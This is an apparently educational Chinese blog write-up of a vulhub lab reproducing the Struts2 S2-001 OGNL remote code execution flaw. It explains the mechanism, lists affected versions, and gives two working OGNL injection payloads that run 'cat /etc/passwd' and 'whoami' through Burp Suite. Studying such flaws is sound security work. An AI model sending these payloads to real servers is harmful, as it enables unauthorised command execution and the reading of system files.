

Struts2_001_RCE 漏洞复现

原创

ADummy_ 于 2021-02-04 19:33:19 发布 149 收藏

分类专栏: [vulhub_Writeup](#) 文章标签: [安全漏洞](#) [网络安全](#) [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43416469/article/details/113663016

版权



[vulhub_Writeup](#) 专栏收录该内容

119 篇文章 1 订阅

订阅专栏

Struts2_001_远程代码执行

by ADummy

0x00利用路线

burpuite抓包—>修改payload—>重发包—>代码执行—>有回显

0x01漏洞介绍

我们来了解一下Struts2 中的validation机制。validation依靠validation和workflow两个拦截器。validation会根据配置的xml文件创建一个特殊字段错误列表。而workflow则会根据validation的错误对其进行检测, 如果输入有值, 将会把用户带回到原先提交表单的页面, 并且将值返回。反之, 在默认情况下, 如果控制器没有得到任何的输入结果但是有validation验证错误。那么用户将会得到一个错误的信息提示。

那么这个机制到底和我们的漏洞有什么关系呢? 在WebWork 2.1+ 和 Struts 2中存在一个altSyntax的特性, 该特性允许用户提交OGNL请求, 当用户提交恶意请求表单, 故意触发一个validation错误, 页面被workflow再次返回给用户的时候, 默认情况下相当于返回%{return_value}。

该漏洞因用户提交表单数据并且验证失败时, 后端会将用户之前提交的参数值使用OGNL表达式%{value}进行解析, 然后重新填充到对应的表单数据中。如注册或登录页面, 提交失败后一般会默认返回之前提交的数据, 由于后端使用%{value}对提交的数据执行了一次OGNL 表达式解析, 所以可以直接构造 Payload进行命令执行。

影响版本

2.0.0 - 2.0.8

0x02漏洞复现

payload:

```

%{
#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"cat","/etc/passwd"})).redirectErrorStream(true).start(),
#b=#a.getInputStream(),
#c=new java.io.InputStreamReader(#b),
#d=new java.io.BufferedReader(#c),
#e=new char[50000],
#d.read(#e),
#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),
#f.getWriter().println(new java.lang.String(#e)),
#f.getWriter().flush(),#f.getWriter().close()
}

```

whoami:


```

%{+#a=(new+java.lang.ProcessBuilder(new+java.lang.String[]
{"whoami"})).redirectErrorStream(true).start(),+#b=#a.getInputStream(),+#c=new+java.io.InputStreamReader(#b),+#d=new+java.i
o.BufferedReader(#c),+#e=new+char[50000],+#d.read(#e),+#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletR
esponse"),+#f.getWriter().println(new+java.lang.String(#e),+#f.getWriter().flush(),#f.getWriter().close()+}

```

(PS:实际抓包过程中也有这样或那样的坑，进行url编码，建议同学自己手工复现的时候多试几次)

登录界面



S2-001 Demo


link: <https://struts.apache.org/docs/s2-001.html>

username:

password:

https://blog.csdn.net/weixin_43416469

Burpsuite抓包，发送第一个payload



0x03总结

这是笔者的第四篇文章，感觉写writeup的时候比正常打漏洞学到东西更充实。因为我写的每一个字都要思考别人能不能懂，思考的前提就在于，首先我要懂了。由于笔者是初学者，暂时没有做代码审计的能力。这也是我认真学习的第四个洞，估计以后代码审计还会过来补充。如有错误，还望各位师傅指正！

0x04参考资料

<https://www.cnblogs.com/magic-zero/p/8214034.html>

<https://blog.csdn.net/SouthWind0/article/details/98971461>

所有的writeup，方便下载，留存。

https://github.com/ADummy/vulhub_Writeup